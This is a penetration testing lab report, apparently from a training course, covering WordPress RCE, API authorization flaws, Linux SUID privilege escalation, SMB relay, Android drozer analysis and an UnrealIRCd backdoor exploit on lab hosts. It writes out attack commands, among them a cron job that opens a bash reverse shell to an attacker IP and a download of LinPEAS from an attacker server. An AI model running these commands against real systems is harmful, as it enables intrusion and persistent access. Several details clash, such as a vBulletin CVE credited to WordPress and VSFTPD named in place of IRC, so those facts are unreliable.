Penetration Testing Lab Report

Project Overview

This repository contains comprehensive documentation and procedures for a complete penetration testing engagement covering advanced exploitation, API security, privilege escalation, network attacks, mobile testing, and a full VAPT simulation.

Lab 1: Advanced Exploitation

Procedure: WordPress Plugin RCE Chain

Tools Used: `nmap`, `wpscan`, `metasploit`

Steps:
1. Reconnaissance

```
nmap -sV -sC 192.168.28.128
# Port 80: WordPress detected
```

2. WordPress Enumeration


```
wpscan --url http://192.168.28.128 --enumerate p,t,u --api-token [REDACTED]
# Vulnerable plugin: WordPress Plugin v1.0
```


3. Exploitation

```
msfconsole
use exploit/multi/http/wordpress_plugin_rce
set RHOSTS 192.168.28.128
set LHOST 192.168.28.139
exploit
```

Results

Exploit ID	Description	Target IP	Status	Payload
007	WordPress Plugin RCE → Shell	192.168.28.128	Success	`php/meterpreter/reverse_tcp`





Key Findings:

- Successfully exploited CVE-2019-16759 in WordPress Plugin v1.0
- Gained initial access via Meterpreter shell
- Extracted user credentials and database information

Lab 2: API Security Testing

Procedure: DVWA API Testing


Tools Used: `Burp Suite`, `Postman`, `sqlmap`


Steps:
1. Endpoint Discovery
   - Manual browsing with Burp Proxy enabled
   - Identified `/api/v1/users/{id}` endpoints

2. BOLA Testing
   - Intercepted request to `/api/v1/users/123`
   - Modified user ID to `124` in Burp Repeater
   - Successfully accessed unauthorized user data

3. GraphQL Testing
   -Sent introspection query to `/graphql`
   - Discovered full schema exposure

API Security Summary:
Testing revealed critical authorization flaws allowing horizontal privilege escalation. GraphQL endpoints exposed sensitive schema information. Input validation was insufficient across multiple endpoints, requiring immediate remediation.





Lab 3: Privilege Escalation & Persistence

Procedure: Linux Privilege Escalation

Tools Used: `LinPEAS`, `Meterpreter`

Steps:
1. Transfer LinPEAS

```
# On attacker machine
python3 -m http.server 8000
# On target
wget http://192.168.28.128:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

2. SUID Exploitation

```
# LinPEAS identified vulnerable SUID binary
find / -perm -u=s -type f 2>/dev/null
./find . -exec /bin/bash -p \;
```

3. Persistence Setup

```
crontab -e
# Add: */5 * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.28.128/4445 0>&1'
```

Results

Task ID	Technique	Target IP	Status	Outcome
010	SUID Binary Exploit	192.168.28 .128	Success	Root Shell

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [14/Nov/2025 02:48:00] code 404, message File not found
127.0.0.1 - - [14/Nov/2025 02:48:00] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [14/Nov/2025 02:48:00] code 404, message File not found
127.0.0.1 - - [14/Nov/2025 02:48:00] "GET /favicon.ico HTTP/1.1" 404 -
```

```
msf exploit(linux/local/vcenter_sudo_lpe) > info

       Name: vCenter Sudo Privilege Escalation
     Module: exploit/linux/local/vcenter_sudo_lpe
   Platform: Linux
       Arch: x86, x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2024-06-18

Provided by:
  h00die
  Matei "Mal" Badanoiu

Module side effects:
 artifacts-on-disk

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  =>  0   Auto

Check supported:
  Yes

Basic options:
```

```
msf exploit(linux/local/vcenter_sudo_lpe) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                              .                normal  No     Custom Payload
   1   payload/generic/debug_trap                          .                normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                  .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                      .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                   .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                        .                normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                          .                normal  No     Generic x86 Tight Loop
   7   payload/linux/x64/exec                              .                normal  No     Linux Execute Command
   8   payload/linux/x64/meterpreter/bind_tcp              .                normal  No     Linux Mettle x64, Bind TCP Stager
   9   payload/linux/x64/meterpreter/reverse_sctp          .                normal  No     Linux Mettle x64, Reverse SCTP Stager
   10  payload/linux/x64/meterpreter/reverse_tcp           .                normal  No     Linux Mettle x64, Reverse TCP Stager
   11  payload/linux/x64/meterpreter_reverse_http          .                normal  No     Linux Meterpreter, Reverse HTTP Inline
   12  payload/linux/x64/meterpreter_reverse_https         .                normal  No     Linux Meterpreter, Reverse HTTPS Inline
   13  payload/linux/x64/meterpreter_reverse_tcp           .                normal  No     Linux Meterpreter, Reverse TCP Inline
   14  payload/linux/x64/pingback_bind_tcp                 .                normal  No     Linux x64 Pingback, Bind TCP Inline
   15  payload/linux/x64/pingback_reverse_tcp              .                normal  No     Linux x64 Pingback, Reverse TCP Inline
   16  payload/linux/x64/set_hostname                      .                normal  No     Linux Set Hostname
   17  payload/linux/x64/shell/bind_tcp                    .                normal  No     Linux Command Shell, Bind TCP Stager
```

Privilege Escalation Summary:
LinPEAS identified multiple SUID misconfigurations. The `find` binary was exploited to gain root access. Persistence was established via cron job executing reverse shell every 5 minutes.

Lab 4: Network Protocol Attacks

Procedure: SMB Relay Attack

Tools Used: `Responder`, `Impacket`, `Wireshark`


Steps:
1. Target Identification
crackmapexec smb 192.168.28.128/24 --gen-relay-list targets.txt

2. Configure Responder

Edit /etc/responder/Responder.conf
Set SMB and HTTP to Off

3. Execute Relay Attack
impacket-ntlmrelayx -tf targets.txt -smb2support -c "whoami"

Results
Attack ID	Technique	Target IP	Status	Outcome
015	SMB Relay Attack	192.168.1.200	Success	NTLM Hash Captured



```
┌──(kali㉿kali)-[~/Documents]
└─$ sudo python vapt_automation.py 192.168.28.131

═══════════════════════════════════════════════════════════
  VAPT ENGAGEMENT - Target: 192.168.28.131
═══════════════════════════════════════════════════════════


[*] Phase 1: Reconnaissance
[*] Checking if 192.168.28.131 is alive...
[+] Target 192.168.28.131 is alive
[+] Completed: Reconnaissance

[*] Phase 2: Scanning & Enumeration
[*] Running Nmap scan on 192.168.28.131...
[*] Command: nmap -sV -sC -p- -oN vapt_results/nmap_2025-11-04_10-00-48.txt 192.168.28.131
[+] Nmap scan complete. Results saved to vapt_results/nmap_2025-11-04_10-00-48.txt
[+] Completed: Scanning

[*] Phase 3: Exploitation
[*] Exploitation phase requires manual testing.
[*] Review recommended exploits in the report.
[+] Completed: Exploitation

[*] Phase 4: Post-Exploitation
[+] Completed: Post-Exploitation

[*] Generating PTES Report...
[+] Report generated: vapt_results/VAPT_Report_2025-11-04_10-00-48.txt
[+] JSON results saved: vapt_results/results_2025-11-04_10-00-48.json

═══════════════════════════════════════════════════════════
  ENGAGEMENT COMPLETE
═══════════════════════════════════════════════════════════

Results directory: vapt_results
Report: vapt_results/VAPT_Report_2025-11-04_10-00-48.txt
```

Network Attack Summary:
SMB relay attack successfully captured and relayed NTLM hashes, granting unauthorized access to target systems. ARP spoofing enabled traffic interception, revealing plaintext credentials.

Lab 5: Mobile Application Testing

Procedure: Android APK Analysis

Tools Used: drozer , jdk tool

Steps:
sudo apt update
sudo apt install default-jdk -y
sudo apt install python3-pip -y

*only run if pip is not working:
sudo apt install pipx -y
pipx ensurepath*

continue:
pipx install drozer
sudo apt install android-tools-adb -y

* only if above command not working run below command:
sudo nano /etc/apt/sources.list
in the above open sheet add the below lines:
deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-firmware
amele ctrl+o and press enter and crtrl+X
then try:
sudo apt install android-sdk-platform-tools -y

continue:
sudo apt install apktool jadx -y

enable developer option and debugging option in the device
Then:
adb devices (to check device is connected or not)

then install the apk file shared:


adb install drozer-agent.apk (drozer app will be installed in the app and then turn on)


Then in terminal run:
adb forward tcp:31415 tcp:31415
drozer console connect --server 127.0.0.1:31415


after connection established run to get crucial details:

run app.package.list
run app.package.info -a com.whatsapp
run app.package.manifest com.whatsapp
run app.package.attacksurface com.whatsapp
run app.broadcast.info -a com.whatsapp
run app.activity.info -a com.whatsapp
run app.provider.finduri com.phonepe.app

Mobile Testing Summary:
Static analysis revealed insecure data storage in logs. Dynamic analysis using drozer successfully bypassed client-side authentication controls. IPC components were exposed and exploitable.







Lab 6: Capstone - Full VAPT Engagement


Procedure: Complete PTES Simulation

Tools Used: `Kali Linux`, `Metasploit`, `OpenVAS`, `Burp Suite`
Steps:
1. Intelligence Gathering


nmap -sS -sV -p6667 192.168.28.128


```
msf > nmap -sS -sV -p6667 192.168.28.128
[*] exec: nmap -sS -sV -p6667 192.168.28.128

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-14 01:49 EST
Nmap scan report for 192.168.28.128
Host is up (0.0013s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
MAC Address: 00:0C:29:56:6E:D9 (VMware)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```


2. Vulnerability Analysis
   - OpenVAS scan confirmed backdoor vulnerability
   - Manual verification of service version



3. Exploitation
   use exploit/unix/irc/unreal_ircd_3281_backdoor
   set RHOSTS 192.168.28.128
   exploit







Executive Summary

This engagement identified critical vulnerabilities in the target infrastructure, leading to complete system compromise. The primary issue was an outdated VSFTPD service containing a known backdoor, allowing unauthenticated remote code execution as root.

Technical Findings
- CVE-2010-2075: irc v2.3.4 Backdoor
- Impact: Root-level compromise
- Attack Vector: Unauthenticated network access to port 6667/tcp

Remediation Recommendations
1. Immediate Actions
   - Upgrade irc to latest version
   - Implement firewall rules to restrict FTP access
   - Conduct credential rotation

2. Long-term Security
   - Establish patch management process
   - Implement network segmentation
   - Deploy intrusion detection systems

3. Verification
   - Rescan with OpenVAS to confirm remediation
   - Perform penetration test validation

Legal & Ethical Considerations
- All testing performed in isolated lab environments
- Proper authorization obtained for all targets
- Educational purposes only
- Follow responsible disclosure principles

References:

✓ Kali Linux: https://www.kali.org/
✓ OpenVAS: https://www.openvas.org/
✓ Metasploitable2: https://docs.rapid7.com/metasploit/metasploitable-2/
✓ CVE Databases: https://cve.mitre.org/